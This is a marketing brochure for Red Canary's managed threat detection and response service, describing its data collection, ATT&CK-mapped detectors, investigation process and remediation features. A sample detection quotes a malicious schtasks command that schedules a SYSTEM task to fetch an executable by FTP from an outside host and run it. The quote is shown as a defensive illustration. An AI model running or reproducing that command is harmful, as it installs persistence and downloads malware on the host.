What defines a winning security team?

Winning security teams are resilient. Vigilant. Prepared for whatever comes their way. When an adversary gains ground, they're quick to respond. And they don't beat themselves up for misses. They use hard-earned lessons to grow stronger.

Red Canary empowers every security team to win against modern adversaries.

Cloud-Based Service + Advanced Engineering + Security Operations & Incident Response Expertise

> "Red Canary helps us defend against threats and gives us a level of visibility we never had. We haven't seen the same level of expertise with any other vendor."
>
> **- Chief Technology Officer, Finance**

red canary

RED CANARY EMPOWERS SECURITY TEAMS TO WIN BY HELPING DEFENDERS **PREPARE FOR**, **IDENTIFY**, AND **ERADICATE** THREATS.

1. PREPARE FOR THREATS

Information is power – but not if you don't know how to use it. Red Canary unlocks the power of endpoint data and turns it into active defense.

GAIN DEEP VISIBILITY

Red Canary starts by recording all endpoint activity. We analyze network connections, processes, file modifications, and registry changes, and give you complete access to dig as deeply as you want.

EDR Sensors
record all activity

120 GB+
of endpoint data processed daily for a 10K endpoint organization

Step up your security preparedness with our open source tools and educational resources.

UNDERSTAND YOUR ENVIRONMENT Surveyor	• Open source • Simple usage • Flexible and expandable	• Take inventory • Build a baseline • Scope incidents	**redcanary.com/surveyor**
TEST YOUR DETECTION Atomic Red Team	• Open source • Small, highly portable • Mapped to MITRE ATT&CK™	• Simulate adversary techniques • Test your security systems • Expose gaps	**redcanary.com/atomic-red-team**
BUILD YOUR EXPERTISE Blog & Resources	• Techniques and trainings • Real-world threat detections • Research and new ideas	• Build your security skills and program • Improve defense tactics • Go behind the scenes of SecOps	**redcanary.com/resources**

2. IDENTIFY THREATS

The average breach goes undetected for 191 days. Like a canary in a coal mine, Red Canary quickly identifies threats and delivers early warnings of danger.

STAY AHEAD OF ADVERSARIES

Red Canary maps threat detections to MITRE ATT&CK™ so defenders can easily understand and measure detection. The team constantly improves efficiency by applying threat research to develop new automated detectors.

800+
detectors identifying adversary behaviors

ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

100%
of detectors mapped to ATT&CK taxonomy

EFFECTIVELY DETECT THREATS

You don't have time to decipher piles of data and chase noisy alerts from your products, SIEMs, or MSSPs. Red Canary effectively detects threats by leveraging massive data processing systems to do the grunt work and using human intuition for important decisions.

4K+
potential threats investigated daily

1,200+ Hours
of in-house analysis time saved annually
for an average 4,500 endpoint organization


GAIN PEACE OF MIND

Red Canary's Cyber Incident Response Team investigates and hunts for threatening activity around the clock, removing false positives and classifying confirmed threats.

24 x 7 x 365
analysis and investigation coverage

99%
faster detection than an average breach

HOW RED CANARY WORKS



STEP 1: COLLECT
Data is collected using industry-leading EDR products and converted into a standardized format.

STEP 2: FILTER
Standardized data flows into our threat detection engine, where automated detectors and other subsystems identify threatening activity and filter out noise.

STEP 3: INVESTIGATE
Detector matches result in "tipoffs" that are subjected to additional suppression logic and sent to the Red Canary Cyber Incident Response Team for investigation.

STEP 4: NOTIFY
Confirmed threats are published to your team via integrations. Automatically execute response playbooks to begin remediation.

3. ERADICATE THREATS


Time to response is the biggest preventer of breaches. With Red Canary, defenders can respond in seconds.

CUT MEAN TIME TO REMEDIATION

Understand exactly what happened and respond with the click of a button. Use automated remediation plans for greater speed and efficiency.

Response actions include:

- Isolate endpoints
- Kill malicious processes
- Delete or capture files
- Ban binaries and domains



Detection timeline last seen at 2018-02-08 21:09:40 UTC

Create a response plan by selecting which actions to perform on each indicator.

Related endpoint
art-dangerfar.atomic.local

Threat occurred

2018-02-08
21:09:40 UTC

Process spawned by cmd.exe

```
c:\windows\system32\schtasks.exe 97e0ec3d6d99e8cc2b17ef2d3760e8fc
```

•••

Command line:

```
schtasks /create /tn "Mysa" /tr "cmd /c echo open down.mysking.info>s&e
test>>s&echo 1433>>s&echo binary>>s&echo get a.exe>>s&echo bye>>s&ftp -
s:s&a.exe" /ru "system" /sc onstart /F
```


This action schedules a Windows Task that will attempt to download code via FTP and execute it.

CONTINUOUSLY IMPROVE

Gain valuable expertise and insights to improve your security program. Our incident handlers and reporting capabilities arm you with the knowledge you need to improve.

Reporting capabilities include:

- Mean time to detect
- Mean time to respond
- Trending risk
- Open API to build your own



% of Endpoints Affected by Detections
Compared by **Operating System**

Overall	Total Endpoints	3,043	2,928	3,004	2,989	2,966	2,949	3,020	2,985
	Affected Endpoints	4	4	9	7	6	3	4	1
	Percent Affected	0.13%	0.14%	0.3%	0.23%	0.2%	0.1%	0.13%	0.03%

IN THEIR OWN WORDS

> “For the first time in my ten-year InfoSec career, I feel really good about my security posture. Red Canary gives me the team and remediation tools I need.”

- IT Security Leader, Manufacturing

> “Red Canary has taken what used to be a daily workload of hours, and brought it down to minutes. It has significantly boosted our confidence in our defense posture.”

- Security Analyst, Healthcare

About Red Canary

Red Canary defends hundreds of organizations around the world, with customers ranging from global Fortune 100s to 100-endpoint organizations. Our cloud-based service levels the playing field for businesses of all sizes by empowering every defender to win against rapidly evolving adversaries. Visit redcanary.com.